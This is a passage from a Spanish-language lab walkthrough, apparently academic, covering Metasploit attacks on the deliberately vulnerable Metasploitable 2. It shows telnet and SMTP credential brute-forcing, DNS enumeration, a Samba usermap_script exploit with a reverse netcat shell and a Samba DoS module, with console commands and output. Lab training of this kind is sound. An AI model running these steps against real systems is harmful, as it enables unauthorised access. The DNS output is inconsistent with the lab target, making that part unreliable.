

Ilustración 30 Escaneo o explotación de puerto 21(FTP) paso 5

Y una vez dentro de la ruta se ejecuta el comando ls y esta muestra todos los diccionarios que hay en la ruta y se pueden utilizar. Este caso se utilizó el diccionario roor_userpass.txt



Ilustración 31 Escaneo o explotación de puerto 21(FTP) paso 6

Cuando se tiene la dirección del diccionario se le agrega al USERPASS_FILE del módulo escogido con el comando set.



Ilustración 32 Escaneo o explotación de puerto 21(FTP) paso 7

Y con el comando run se ejecuta la explotación o escaneó. Y esta muestra el usuario y contraseña con que se puede acceder a través de SSH a Metasploitable 2.



Ilustración 33 Escaneo o explotación de puerto 21(FTP) paso 8

3.7 Escaneo O Explotación De Puerto 23 O Servicio TELNET

El tercer escaneo es el puerto 23 o servicio TELNET, primero se busca los módulos disponibles con el comando search telnet.



Ilustración 34 Escaneo o explotación de puerto 23(TELNET) paso 1



Ilustración 35 Escaneo o explotación de puerto 23(TELNET) paso 2

Con el comando use se escoge el módulo a explotar.



Ilustración 36 Escaneo o explotación de puerto 23(TELNET) paso 3

El comando options se observan las configuraciones que se deben realizar al módulo para poner realizar el escaneo correctamente.



Ilustración 37 Escaneo o explotación de puerto 23(TELNET) paso 4

Con el comando set se modifica el USERPASS_FILE y se le asigna un diccionario de usuarios y contraseñas necesarios para el módulo.

```
msf6 auxiliary(scanner/telnet/telnet_login) >
msf6 auxiliary(scanner/telnet/telnet_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Ilustración 38 Escaneo o explotación de puerto 23(TELNET) paso 5

También se modifica el rhosts con el comando set para asignarle la dirección IP de la maquina a explotar.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.10.4
rhosts ⇒ 192.168.10.4
```

Ilustración 39 Escaneo o explotación de puerto 23(TELNET) paso 6

Y con el comando exploit se ejecuta la explotación y esta muestra los usuarios y contraseña que se pueden utilizar para ingresar desde Kali atreves del telnet a Metasploitable 2, como los muestran las siguientes imágenes.

```
msf6 auxiliary(scanner/telnet/telnet_login) >
msf6 auxiliary(scanner/telnet/telnet_login) > exploit
[!] 192.168.10.4:23       - No active DB -- Credential data will not be saved!
[+] 192.168.10.4:23       - 192.168.10.4:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.10.4:23       - Attempting to start session 192.168.10.4:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.10.6:35385 → 192.168.10.4:23) at 2025-08-05 10:44:32 -0500
[-] 192.168.10.4:23       - 192.168.10.4:23 - LOGIN FAILED: root: (Incorrect: )
[-] 192.168.10.4:23       - 192.168.10.4:23 - LOGIN FAILED: root:!root (Incorrect: )
```

Ilustración 40 Escaneo o explotación de puerto 23(TELNET) paso 7

```
[-] 192.168.10.4:23       - 192.168.10.4:23 - LOGIN FAILED: root:vagrant (Incorrect: )
[+] 192.168.10.4:23       - 192.168.10.4:23 - Login Successful: user:user
[*] 192.168.10.4:23       - Attempting to start session 192.168.10.4:23 with user:user
[*] Command shell session 3 opened (192.168.10.6:38707 → 192.168.10.4:23) at 2025-08-05 10:52:21 -0500
[*] 192.168.10.4:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ilustración 41 Escaneo o explotación de puerto 23(TELNET) paso 8

3.8 Escaneo O Explotación De Puerto 25 O Servicio SMTP

El siguiente puerto por escanearse es el 25 o servicio SMTP, primero se busca los servicios disponibles de este puerto que se pueden vulnerar con el comando search tmtp.

```
msf6 > search smtp

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/linux/smtp/apache_james_exec                2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation Ar
bitrary File Write
   1     \_ target: Bash Completion                        .                .          .      .
   2     \_ target: Cron                                   .                .          .      .
   3   auxiliary/server/capture/smtp                       .                normal     No     Authentication Capture: SMTP
   4   auxiliary/scanner/http/gavazzi_em_login_loot        .                normal     No     Carlo Gavazzi Energy Meters - Login Brute Force, Ex
```

Ilustración 42 Escaneo o explotación de puerto 25(SMTP) paso 1

Ilustración 43 Escaneo o explotación de puerto 25(SMTP) paso 2

Con el comando use se escoge el módulo establecido a explotar a través del nombre o el numero de la posición. Y con el comando options, se observan las propiedades del módulo y así saber que configuraciones necesita para explotar este mismo.



Ilustración 44 Escaneo o explotación de puerto 25(SMTP) paso 3

Con el comando set se modifica el rhosts y se le asigna la dirección IP de la máquina a explotar.



Ilustración 45 Escaneo o explotación de puerto 25(SMTP) paso 4

Igualmente, con el comando set se modifica el USER_FILE y se le agrega la ruta del diccionario de usuarios que puede servir para vulnerar este módulo.



Ilustración 46 Escaneo o explotación de puerto 25(SMTP) paso 5

Y con el comando run se ejecuta la explotación y este debe mostrar los o el usuario que se puede utilizar para el acceso a este servicio de Metasploitable 2.



Ilustración 47 Escaneo o explotación de puerto 25(SMTP) paso 6

3.9 Escaneo O Explotación De Puerto 53 O Servicio DNS

Otro escaneo que se realiza es para el puerto 53 o para el servicio DNS, primero se buscan los módulos disponibles de este puerto que se pueden explotar con el comando search dns.

```
msf6 > search dns

Matching Modules
================

   #    Name                                                Disclosure Date  Rank    Check  Description
   -    ----                                                ---------------  ----    -----  -----------
   0    auxiliary/admin/dcerpc/cve_2022_26923_certifried    .                normal  No     Active Directory Certificate Services (ADCS) privile
ge escalation (Certifried)
```

Ilustración 48 Escaneo o explotación de puerto 53(DNS) paso 1

```
ri
   40   auxiliary/scanner/smb/impacket/secretsdump                          .           normal     No     DCOM Exec
   41   auxiliary/server/dhclient_bash_env                                  2014-09-24  normal     No     DHCP Client Bash Environment Variable Code I
njection (Shellshock)
   42   auxiliary/spoof/dns/bailiwicked_domain                              2008-07-21  normal     Yes    DNS BailiWicked Domain Attack
   43   auxiliary/spoof/dns/bailiwicked_host                                2008-07-21  normal     Yes    DNS BailiWicked Host Attack
   44   auxiliary/gather/enum_dns                                           .           normal     No     DNS Record Scanner and Enumerator
   45   exploit/unix/dhcp/bash_environment                                  2014-09-24  excellent  No     Dhclient Bash Environment Variable Injection
```

Ilustración 49 Escaneo o explotación de puerto 53(DNS) paso 2

Con el comando use se escoge el módulo a explotar a través de nombre o número de posición del módulo. Y con el comando option se observan las configuraciones que se deben realizar para explotar el módulo correctamente.

```
msf6 > use 44
msf6 auxiliary(gather/enum_dns) > option
[-] Unknown command: option. Did you mean options? Run the help command for more details.
msf6 auxiliary(gather/enum_dns) > options

Module options (auxiliary/gather/enum_dns):

   Name        Current Setting                                                Required  Description
   ----        ---------------                                                --------  -----------
   DOMAIN                                                                     yes       The target domain
   ENUM_A      true                                                           yes       Enumerate DNS A record
   ENUM_AXFR   true                                                           yes       Initiate a zone transfer against each NS record
   ENUM_BRT    false                                                          yes       Brute force subdomains and hostnames via the supplied wordlist
   ENUM_CNAME  true                                                           yes       Enumerate DNS CNAME record
   ENUM_MX     true                                                           yes       Enumerate DNS MX record
   ENUM_NS     true                                                           yes       Enumerate DNS NS record
   ENUM_RVL    false                                                          yes       Reverse lookup a range of IP addresses
   ENUM_SOA    true                                                           yes       Enumerate DNS SOA record
   ENUM_SRV    true                                                           yes       Enumerate the most common SRV records
   ENUM_TLD    false                                                          yes       Perform a TLD expansion by replacing the TLD with the IANA TLD list
   ENUM_TXT    true                                                           yes       Enumerate DNS TXT record
   IPRANGE                                                                    no        The target address range or CIDR identifier
   NS                                                                         no        Specify the nameservers to use for queries, space separated
   Proxies                                                                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RPORT       53                                                             yes       The target port (TCP)
   SEARCHLIST                                                                 no        DNS domain search list, comma separated
   STOP_WLDCRD false                                                          yes       Stops bruteforce enumeration if wildcard resolution is detected
   THREADS     1                                                              no        Threads for ENUM_BRT
   WORDLIST    /usr/share/metasploit-framework/data/wordlists/namelist.txt    no        Wordlist of subdomains

View the full module info with the info, or info -d command.

msf6 auxiliary(gather/enum_dns) >
```

Ilustración 50 Escaneo o explotación de puerto 53(DNS) paso 3

Con el comando set se le asigna a NS la dirección IP de la maquina a explotar.

```
msf6 auxiliary(gather/enum_dns) > set NS 192.168.10.4
NS ⇒ 192.168.10.4
```

Ilustración 51 Escaneo o explotación de puerto 53(DNS) paso 4

Con el comando set se modifica el domain donde se va a realizar la explotación.

```
msf6 auxiliary(gather/enum_dns) > set DOMAIN target.com
DOMAIN ⇒ target.com
```

Ilustración 52 Escaneo o explotación de puerto 53(DNS) paso 5

Y con el comando run se ejecuta el caneo y debe mostrar a los sitios donde se puede acceder de Metasploitable 2.

```
[*] Running module against 192.168.0.4
[*] Attempting DNS AXFR for target.com from 192.168.10.4
[*] Query target.com DNS AXFR - no results were received
[*] Querying DNS CNAME records for target.com
[*] Querying DNS NS records for target.com
[+] target.com NS: ns1-168.akam.net
[+] target.com NS: ns4-65.akam.net
[+] target.com NS: ns7-64.akam.net
[+] target.com NS: ns5-65.akam.net
[*] Querying DNS MX records for target.com
[+] target.com MX: mxa-0020ab02.gslb.pphosted.com
[+] target.com MX: mxb-0020ab02.gslb.pphosted.com
[*] Querying DNS SOA records for target.com
[+] target.com SOA: ns1-168.akam.net
[*] Querying DNS TXT records for target.com
[+] target.com TXT: openai-domain-verification=dv-75YwqS2p7WZUZtnEA4VQmZpn
[+] target.com TXT: ZOOM_verify_2p2yDsdgUYHCcfIzbyaTmE
[+] target.com TXT: 1bsEs7Bmn7dTcejJKXlqr9CnnnHXScqfcjGCUs5JitlqKhuQG9jYszZ91XH+Q9LcoOY52FUopROI8LYUz5YeYQ==
[+] target.com TXT: extensis-domain-verification=3911f3c0-e69c-4d75-aa8a-33afa0520d00
[+] target.com TXT: dGFyZ2V0
[+] target.com TXT: atlassian-domain-verification=PrIDM+2UNKNbpMDoD3mux5NL3XcTt2tisHloieySUpQAJXBPCtBzvw2WP7tRzUvd
[+] target.com TXT: stripe-verification=916f40ab1d809d427b07435525ec8efcd0fc24be25674d3cc1067de63aa0021c
[+] target.com TXT: google-site-verification=2saealyvcdakrTY4LOg3GjblevTIYAJ4p_Ihwf3OrbU
[+] target.com TXT: MS=ms72649311
[+] target.com TXT: brevo-code:7e6bbbf1fc671ea0755795690d17ba46
[+] target.com TXT: cursor-domain-verification-24twda=do9ewEVwI4YsyRrgioGCPpp12
[+] target.com TXT: 9rHeUd6AiQ30jFgENxeGX6CKgbSmFB/NeV5oCOQS5PbafVN66NOLFLcsuixmOo1krFPgHLMt7TCEL3iJOUF1mQ==
[+] target.com TXT: NS_monitor
[+] target.com TXT: apple-domain-verification=oc-ywTgysCFxVjoVZ7Alg51HbTSY0D7HhKU_9om-EFg
[+] target.com TXT: v=spf1 include:%{ir}.%{v}.%{d}.spf.has.pphosted.com include:aspmx.pardot.com ~all
[+] target.com TXT: stripe-verification=c52e56dae78932924b24e718a7850f861712da65458f8c40bab37393ccb56854
[*] Querying DNS SRV records for target.com
[*] Auxiliary module execution completed
```

Ilustración 53 Escaneo o explotación de puerto 53(DNS) paso 6

3.10 Escaneo O Explotación De Puerto 139 O Servicio SAMBA

También se realiza escaneo al puerto 139 o servicio SAMBA, para realizar esta operación se debe buscar los módulos disponibles de SAMBA para vulnerar con el comando search samba.

```
msf6 > search Samba

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2     \_ target: Automatic
```

Ilustración 54 Escaneo o explotación de puerto 139(SAMBA) paso 1

```
   6     \_ target: Windows 2003 English SP0                .                .          .      .
   7   exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   8   exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   9     \_ target: Windows x86                             .                .          .      .
   10    \_ target: Windows x64                             .                .          .      .
   11  post/linux/gather/enum_configs                       .                normal     No     Linux Gather Configurations
   12  auxiliary/scanner/rsync/modules_list                 .                normal     No     List Rsync Modules
   13  exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   14  exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   15  exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "username map script" Command Execution
   16  exploit/multi/samba/nttrans                          2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   17  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
```

Ilustración 55 Escaneo o explotación de puerto 139(SAMBA) paso 2

Con el comando use se escoge el módulo que se va a realizar la explotación con el numero de la posición o con el nombre del módulo.

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Ilustración 56 Escaneo o explotación de puerto 139(SAMBA) paso 3

Con el comando options se observan las propiedades de este módulo.

```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.10.6     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Ilustración 57 Escaneo o explotación de puerto 139(SAMBA) paso 4

Con el comando set se modifica el rhosts asignando la dirección IP de la máquina que se quiere atacar.

Y con el comando run se ejecuta la explotación y este debe permitir ingresar al usuario root como muestra la siguiente imagen.



Ilustración 58 Escaneo o explotación de puerto 139(SAMBA) paso 5

3.11 Escaneo O Explotación De Puerto 445 O Servicio SAMBA

Relacionado con SAMBA se puede explotar el puerto 445, para esto primero se buscan los módulos disponibles para vulnerar con el comando search samba.



Ilustración 59 Escaneo o explotación de puerto 445(SAMBA) paso 1



Ilustración 60 Escaneo o explotación de puerto 445(SAMBA) paso 2

Con el comando use se escoge el módulo seleccionado a explotar por medio del nombre o el numero de la posición. Además, con el comando options se observan las características que se pueden modificar del módulo para realizar el escaneo correctamente.

```
msf6 auxiliary(dos/samba/lsa_transnames_heap) > use 46
msf6 auxiliary(dos/samba/lsa_addprivs_heap) > options

Module options (auxiliary/dos/samba/lsa_addprivs_heap):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  LSARPC           yes       The pipe name to use


View the full module info with the info, or info -d command.
```

Ilustración 61 Escaneo o explotación de puerto 445(SAMBA) paso 3

Se modifica el rhosts con el comando use y se le asigna la dirección IP de la maquina a atacar. Y ejecutando el comando options nuevamente se observan los cambios realizados en el módulo.

```
msf6 auxiliary(dos/samba/lsa_addprivs_heap) > set rhosts 192.168.10.4
rhosts => 192.168.10.4
msf6 auxiliary(dos/samba/lsa_addprivs_heap) > options

Module options (auxiliary/dos/samba/lsa_addprivs_heap):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.10.4     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  LSARPC           yes       The pipe name to use


View the full module info with the info, or info -d command.
```

Ilustración 62 Escaneo o explotación de puerto 445(SAMBA) paso 4

Y con el comando run se ejecuta la explotación y este debe permitir el aseso a usuario root, pero para este caso no se explotó correctamente el módulo, puede ser porque no tiene vulnerabilidad.

```
msf6 auxiliary(dos/samba/lsa_addprivs_heap) > run
[*] Running module against 192.168.10.4
[*] 192.168.10.4:445 - Connecting to the SMB service...
[*] 192.168.10.4:445 - Binding to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:192.168.10.4[\lsarpc] ...
[-] 192.168.10.4:445 - Auxiliary failed: RubySMB::Error::InvalidPacket The response seems to be an SMB1 NtCreateAndxResponse but an error occurs while parsing it. It
is probably missing the required extended information.
[-] 192.168.10.4:445 - Call stack:
[-] 192.168.10.4:445 -   /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/ruby_smb-3.3.16/lib/ruby_smb/smb1/tree.rb:249:in `_open'
[-] 192.168.10.4:445 -   /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/ruby_smb-3.3.16/lib/ruby_smb/smb1/tree.rb:63:in `open_pipe'
[-] 192.168.10.4:445 -   /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/ruby_smb-3.3.16/lib/ruby_smb/client/utils.rb:29:in `open'
[-] 192.168.10.4:445 -   /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/ruby_smb-3.3.16/lib/ruby_smb/client/utils.rb:45:in `create_pipe'
[-] 192.168.10.4:445 -   /usr/share/metasploit-framework/lib/rex/proto/smb/simple_client.rb:261:in `block in create_pipe'
[-] 192.168.10.4:445 -   /usr/share/metasploit-framework/lib/rex/proto/smb/simple_client.rb:307:in `session_lifetime'
[-] 192.168.10.4:445 -   /usr/share/metasploit-framework/lib/rex/proto/smb/simple_client.rb:259:in `create_pipe'
[-] 192.168.10.4:445 -   /usr/share/metasploit-framework/lib/rex/proto/dcerpc/client.rb:124:in `smb_connect'
[-] 192.168.10.4:445 -   /usr/share/metasploit-framework/lib/rex/proto/dcerpc/client.rb:62:in `socket_check'
[-] 192.168.10.4:445 -   /usr/share/metasploit-framework/lib/rex/proto/dcerpc/client.rb:37:in `initialize'
[-] 192.168.10.4:445 -   /usr/share/metasploit-framework/lib/msf/core/exploit/remote/dcerpc.rb:124:in `new'
[-] 192.168.10.4:445 -   /usr/share/metasploit-framework/lib/msf/core/exploit/remote/dcerpc.rb:124:in `dcerpc_bind'
[-] 192.168.10.4:445 -   /usr/share/metasploit-framework/modules/auxiliary/dos/samba/lsa_addprivs_heap.rb:52:in `run'
[*] Auxiliary module execution completed
msf6 auxiliary(dos/samba/lsa_addprivs_heap) >
```

Ilustración 63 Escaneo o explotación de puerto 445(SAMBA) paso 5

3.12 Escaneo O Explotación De Puerto 2121 O Servicio ProFTP

Otro puerto que se puede realizar el escaneo es al 2121 o servicio de FTP, pero este un servicio pro de FTP, para realizar esta explotación, primero se buscan los módulos disponibles a explotar con el comando search Proftpd.



Ilustración 64 Escaneo o explotación del puerto 2121(ProFTP) paso 1

Con el comando use se escoge el módulo a explotar utilizando el nombre de este mismo con el numero en la posición del módulo. Y con el comando options se pueden ver las características que se deben modificar para explotar el módulo correctamente.



Ilustración 65 Escaneo o explotación del puerto 2121(ProFTP) paso 2

